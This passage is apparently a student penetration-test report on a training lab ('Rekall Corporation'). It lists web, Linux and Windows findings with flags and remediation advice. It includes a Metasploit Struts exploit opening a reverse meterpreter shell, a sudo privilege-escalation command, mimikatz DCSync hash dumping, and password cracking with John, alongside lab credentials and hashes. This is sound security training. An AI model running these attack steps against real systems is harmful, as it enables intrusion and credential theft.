ADMBob           Administrator      flag8-ad12fc2ffc1e47
Guest            hdodge          jsmith
krbtgt           tschubert

The command completed with one or more errors.

meterpreter > load kiwi
Loading extension kiwi ...
.#####. mimikatz 2.2.0 20191125 (x86/windows)          Exploitation
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##      > http://blog.gentilkiwi.com/mimikatz
'## v ##'      Vincent LE TOUX          ( vincent.letoux@gmail.com )
'#####'        > http://pingcastle.com / http://mysmartlogon.com ***

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > dcsync_ntlm Administrator
[+] Account    : Administrator
[+] NTLM Hash  : 4f0cf309a1965906fd2ec39dd23d582
[+] LM Hash    : 0e9b6c3297033f52b59d01ba2328be55
[+] SID        : S-1-5-21-3484858390-3689884876-116297675-500
[+] RID        : 500
```

# Summary Vulnerability Overview


Vulnerability	Severity
XSS Reflected	Critical
XSS Stored	Critical
Sensitive Data Exposure	High
Local File Inclusion	High
SQL Injection	Critical
Command Injection	Critical
Brute Force Attack	High
PHP Injection	High
Session Management	High
Directory Traversal	High
struts2_content_type_ognl	Critical
drupal_restws_unserialize	Critical
SSH	Critical
OSINT Credentials	Medium
Port 80	Critical
seattlelab_pass	Critical
Hashdump and weak passwords	High
Nessus Scan	Medium
Public Directory Search	Medium
LLMNR Broadcasts	Medium
Open Source Exposed Data	Medium
FTP Enumeration	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	8
Ports	28

Exploitation Risk	Total
Critical	10
High	7
Medium	5
Low	0


# Vulnerability Findings

Vulnerability 1	Findings
<b>Title</b>	XSS Reflected
<b>Type (Web app / Linux OS / Windows OS)</b>	Web App
<b>Risk Rating</b>	Critical
<b>Description</b>	Directory welcome.php on the webpage, it gives permission to users for inputting payloads into the field.
<b>Images</b>	 <p>The screenshot shows a web page with a red header containing the Rekall Corporation logo and navigation links for Home, About Rekall, Welcome (which is highlighted), VR Planner, and Login. The main content area has a dark background. It displays a form field with placeholder text "Begin by entering your name below!" and two buttons: "Put your name here" and "GO". Below this is a "Welcome!" message and a paragraph about adventure planning. To the right is a section titled "Location Choices" with a paragraph about travel options. At the bottom is a red button labeled "CLICK HERE TO START PLANNING".</p>
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Put into action validation of input and eliminate the possibility to include special symbols like '>', '/', etc.


Vulnerability 2	Findings
<b>Title</b>	XSS Stored
<b>Type (Web app / Linux OS / Windows OS)</b>	Web App

<b>Risk Rating</b>	Critical																
<b>Description</b>	The comments.php directory allows users to input payloads into the stored.																
<b>Images</b>	<table border="1"> <thead> <tr> <th>#</th> <th>Owner</th> <th>Date</th> <th>Entry</th> </tr> </thead> <tbody> <tr> <td>1</td> <td>bee</td> <td>2024-11-21 00:11:15</td> <td>blue" &amp;&amp; "1=1</td> </tr> <tr> <td>2</td> <td>bee</td> <td>2024-11-21 00:11:43</td> <td>http://testsite.test/</td> </tr> <tr> <td>3</td> <td>bee</td> <td>2024-11-21 00:12:35</td> <td></td> </tr> </tbody> </table>	#	Owner	Date	Entry	1	bee	2024-11-21 00:11:15	blue" && "1=1	2	bee	2024-11-21 00:11:43	http://testsite.test/	3	bee	2024-11-21 00:12:35	
#	Owner	Date	Entry														
1	bee	2024-11-21 00:11:15	blue" && "1=1														
2	bee	2024-11-21 00:11:43	http://testsite.test/														
3	bee	2024-11-21 00:12:35															
<b>Affected Hosts</b>	192.168.14.35																
<b>Remediation</b>	Put in place validation for input and take away the function to enter special characters, like '>', '/', etc.																

Vulnerability 3	Findings
<b>Title</b>	Sensitive Data Exposure
<b>Type (Web app / Linux OS / Windows OS)</b>	Web App
<b>Risk Rating</b>	High
<b>Description</b>	The details for an admin account on the login.php directory were discovered in the HTML source page.
<b>Images</b>	<pre>&lt;p&gt;&lt;label for="login"&gt;Login:&lt;/label&gt;&lt;font color="#DB545A"&gt;douquaid&lt;/font&gt;&lt;br /&gt; &lt;input type="text" id="login" name="login" size="20" /&gt;&lt;/p&gt;  &lt;p&gt;&lt;label for="password"&gt;Password:&lt;/label&gt;&lt;font color="#DB545A"&gt;kuato&lt;/font&gt;&lt;br /&gt; &lt;input type="password" id="password" name="password" size="20" /&gt;&lt;/p&gt;</pre>
<b>Affected Hosts</b>	192.168.14.35

<b>Remediation</b>	Remove sensitive data that can be accessed in the html page soasource.
<b>Vulnerability 4</b>	<b>Findings</b>
<b>Title</b>	Local File Inclusion
<b>Type (Web app / Linux OS / Windows OS)</b>	Web App
<b>Risk Rating</b>	High
<b>Description</b>	Ability to upload a PHP file
<b>Images</b>	 A screenshot of a web application interface. At the top, there is a logo consisting of a stylized 'R' inside a circle, followed by the text "REKALL CORPORATION". Below the logo is a navigation bar with links: Home, About Rekall, Welcome, VR Planner, and Log Out. The main content area has a red header with the text "Choose your Adventure by uploading a picture of your dream adventure!". Below this, there is a form with a file input field labeled "Please upload an image:" and a browse button. The file path "script.jpg.php" is shown in the input field. There is also a "Upload Your File!" button. At the bottom of the page, a message says "Your Image has been uploaded here Congrats, flag 5 is mmssd!73g". The background features a photograph of a motorcycle.
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Do not allow direct file path modification.

<b>Vulnerability 5</b>	<b>Findings</b>
<b>Title</b>	SQL Injection
<b>Type (Web app / Linux OS / Windows OS)</b>	Web App
<b>Risk Rating</b>	Critical
<b>Description</b>	The user login for the login.php directory allows for SQL injection

Images	<h2>User Login</h2> <p>Please login with your user credentials!</p> <p>Login:</p>  <p>Password:</p>  <p><b>Login</b></p> <p>Congrats, flag 7 is bcs92sjsk233</p>
	<b>Affected Hosts</b> 192.168.14.35
	<b>Remediation</b> Implement validation for input and take away smthe possibility to enter special characters like ", ', /, etc.

Vulnerability 6	Findings
<b>Title</b>	Command Injection
<b>Type (Web app / Linux OS / Windows OS)</b>	Web App
<b>Risk Rating</b>	Critical
<b>Description</b>	The networking.php directory allowees for users to input command injections.

Images

# Welcome to Rekall Admin Networking Tools

Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt

## DNS Check


## MX Record Checker

SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5


Congrats, flag 11 is opshdkasy78s

Affected Hosts	192.168.14.35
Remediation	Put into place checks for the data given and take away ac bility to provide special symbols like " ", "&" and so on.


Vulnerability 7	Findings
Title	Brute Force Attack
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	User Melina's password was simpl.me and could be guessed easily. She used her username as the password.

<b>Images</b>	
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Use strong passwords consisting of upper and lowercase letters, numbers, and special characters

Vulnerability 8	Findings
Title	PHP Injection
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	EE managed to alter the URL for the concealed directory discovered in robots.txt and put a PHP injection into action to show the /etc/passwd file.

	
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Create a list of whitelisted commands and arguments.

Vulnerability 9	Findings
Title	Session Management
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	Using the information from Flag 12 to get to admin_legal_data.php?admin=001 page and try with different numbers. EE

	used Burp Suite to test cout different session IDs in the admin_legal_data.php directory
Images	
Affected Hosts	192.168.14.35
Remediation	Encrypt the session ID with MD5 hash

Vulnerability 10	Findings
Title	Directory Traversal
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	Changed URL from original disclaimer page { <a href="http://192.168.13.35/disclaimer.php?page=disclaimer_2.txt">http://192.168.13.35/disclaimer.php?page=disclaimer_2.txt</a> } to { <a href="http://192.168.13.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt">http://192.168.13.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt</a> }. EE used directory traversal to access the disclaimer.php directory and find the disclaimer_1..txt file

<b>Images</b>	
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Put into motion input verification and take away the capacity to put in special symbols like " ", "/", etc. Also, eliminate commands or arguments that could potentially be used for taking advantage of the webpage.

Vulnerability 11	Findings
<b>Title</b>	struts2_content_type_ognl
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux OS
<b>Risk Rating</b>	Critical
<b>Description</b>	EE used metasploit and the struts2_content_type_ognl module to attain a meterpreter shell.
<b>Images</b>	<pre>msf6 &gt; search struts2_content_type_ognl API Disabled Matching Modules ===== #  Name                                     Disclosure Date   Rank      Check  Description -  exploit/multi/http/struts2_content_type_ognl  2017-03-07    excellent  Yes    Apache Struts Jakarta Multipart Parser OGNL Injection  Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/struts2_content_type_ognl  msf6 &gt; use 0 [*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp msf6 exploit(multi/http/struts2_content_type_ognl) &gt; set RHOSTS 192.168.13.12 RHOSTS =&gt; 192.168.13.12 msf6 exploit(multi/http/struts2_content_type_ognl) &gt; exploit  [*] Started reverse TCP handler on 172.21.163.81:4444 [*] Sending stage (3012548 bytes) to 192.168.13.12 [-] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check TARGETURI [*] Exploit completed, but no session was created. msf6 exploit(multi/http/struts2_content_type_ognl) &gt; [*] Meterpreter session 1 opened (172.21.163.81:4444 -&gt; 192.168.13.12:46912 ) at 2024-11-21 19:30:25 -0500</pre>
<b>Affected Hosts</b>	192.168.13.12

<b>Remediation</b>	Patch system and ensure systems are up to date.
--------------------	---

Vulnerability 13	Findings
Title	SSH
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	EE used SSH to remotely access alice@192.168.13.14

<b>Images</b>	<pre># ssh alice@192.168.13.14 alice@192.168.13.14's password: Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)  \$ sudo -u#-1 cat /root/flag12.txt d7sdfksdf384</pre>
<b>Affected Hosts</b>	192.168.13.14
<b>Remediation</b>	Alter port 22 by making comment in the sshd_config file since it functions as default SSH port and select a different one. Additionally, modify 'PermitRootLogin' configuration from yes to no


Vulnerability 14	Findings
<b>Title</b>	OSINT Credentials
<b>Type (Web app / Linux OS / Windows OS)</b>	Web App
<b>Risk Rating</b>	Medium
<b>Description</b>	EE used OSINT to discover a user's credentials from Total Rekall.
<b>Images</b>	<pre>site /xampp.users ↗  totalrecall Added site backup files  Code Blame 1 lines (1 loc) • 46 Bytes  1 trivera:\$apr1\$A0vSKwao\$GV3sgGAj53j.c3GkS4oUC0</pre>
<b>Affected Hosts</b>	172.22.117.20
<b>Remediation</b>	Ensure users do not share credentials and are not openly available on the web.

Vulnerability 15	Findings
<b>Title</b>	Port 80

Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	EE utilized prior-acquired authorizations to enter Restricted Content at <a href="http://172.22.117.20">http://172.22.117.20</a> , employing John for the purpose of breaking down the hash code.
Images	
Affected Hosts	172.22.117.20
Remediation	Make sure that user passwords are robust by needing a mix of big and small letters, digits, and unique symbols.

Vulnerability 16	Findings
Title	seattlelab_pass
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	EE managed to get into a meterpreter shell through the utilization of the seattlelab_pass module in Metasploit.


Vulnerability 17	Findings
Title	Hashdump and weak passwords
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	EE succeeded in utilizing the hashdump module within Metasploit for obtaining user hashes on the target computer. After this, John was employed to identify weak passwords.
Images	<pre>(root㉿kali)-[~] └─# nano hashes.txt  (root㉿kali)-[~] └─# john --format=nt hashes.txt Using default input encoding: UTF-8 Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16x3]) Warning: no OpenMP support for this hash type, consider --fork=2 Proceeding with single, rules:single Press 'q' or Ctrl-C to abort, almost any other key for status Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance. Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Computer!          (flag6) 1g 0:00:00:00 DONE 2/3 (2024-11-25 19:32) 9.090g/s 821554p/s 821554c/s 821554C/s News2..Faith! Use the "--show --format=NT" options to display all of the cracked passwords reliably Session completed.</pre>
Affected Hosts	172.22.117.20
Remediation	Make certain that user passwords are strong by needing a mix of capital and small letters, numerals, and unique symbols.

Vulnerability 18	Findings
Title	Nessus Scan
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	Nessus scan revealed Apache Struts vulnerability
Images	
Affected Hosts	192.168.13.12
Remediation	Perform regular updates on Apache


Vulnerability 19	Findings
Title	Public Directory Search
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	Navigating to the Users\Public\Documents directory, used the ls command in Meterpreter to display files

<b>Images</b>	<pre>meterpreter &gt; search -f *flag*.txt Found 4 results ...  Path                               Size (bytes)  Modified (UTC) c:\Program Files (x86)\S1mail\System\flag4.txt  32          2022-03-21 11:59:51 -0400 c:\Users\Public\Documents\flag7.txt           32          2022-02-15 17:02:28 -0500 c:\xampp\htdocs\flag2.txt                 34          2022-02-15 16:53:19 -0500 c:\xampp\tmp\flag3.txt                  32          2022-02-15 16:55:04 -0500</pre>
	<pre>meterpreter &gt; cd Users meterpreter &gt; cd public meterpreter &gt; cd Public [-] stdapi_fs_chdir: Operation failed: The system cannot find the file sp meterpreter &gt; ls Listing: C:\Users\public</pre>
	<pre>Mode      Size  Type  Last modified        Name ---      ---  ---  ---  --- 040555/r-xr-xr-x  0    dir   2022-02-15 13:15:51 -0500  AccountPictures 040555/r-xr-xr-x  0    dir   2019-12-07 04:14:54 -0500  Desktop 040555/r-xr-xr-x  0    dir   2022-02-15 17:02:25 -0500  Documents 040555/r-xr-xr-x  0    dir   2019-12-07 04:14:54 -0500  Downloads 040555/r-xr-xr-x  0    dir   2019-12-07 04:31:03 -0500  Libraries 040555/r-xr-xr-x  0    dir   2019-12-07 04:14:54 -0500  Music 040555/r-xr-xr-x  0    dir   2019-12-07 04:14:54 -0500  Pictures 040555/r-xr-xr-x  0    dir   2019-12-07 04:14:54 -0500  Videos 100666/rw-rw-rw-  174   fil   2019-12-07 04:12:42 -0500  desktop.ini</pre>
	<pre>meterpreter &gt; cd Documents meterpreter &gt; ls Listing: C:\Users\public\Documents</pre>
	<pre>Mode      Size  Type  Last modified        Name ---      ---  ---  ---  --- 040777/rwxrwxrwx  0    dir   2022-02-15 21:01:26 -0500  My Music 040777/rwxrwxrwx  0    dir   2022-02-15 21:01:26 -0500  My Pictures 040777/rwxrwxrwx  0    dir   2022-02-15 21:01:26 -0500  My Videos 100666/rw-rw-rw-  278   fil   2019-12-07 04:12:42 -0500  desktop.ini 100666/rw-rw-rw-  32    fil   2022-02-15 17:02:28 -0500  flag7.txt</pre>
	<pre>meterpreter &gt; cat flag7.txt 6fd73e3a2c2740328d57ef32557c2fdc meterpreter &gt;</pre>

Vulnerability 20	Findings
Title	LLMNR Broadcasts
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	EE caught LLMNR broadcasts using responder to listen and discovered

	credentials for ADMBob.
Images	
Affected Hosts	172.22.117.20
Remediation	Disable LLMNR broadcasts.

Vulnerability 21	Findings
Title	FTP Enumeration
Type (Web app / Linux OS / WIndows OS)	WIndows OS
Risk Rating	Critical
Description	Port 21 being open facilitates FTP enumeration via an FTP link on the host IP. This has led to a successful exchange and ability to access or download files that are susceptible.

<b>Images</b>	
	
	
	
	
	
<b>Affected Hosts</b>	172.22.117.20
<b>Remediation</b>	Restrict access to Port 21

Vulnerability 22	Findings
<b>Title</b>	Open source exposed data
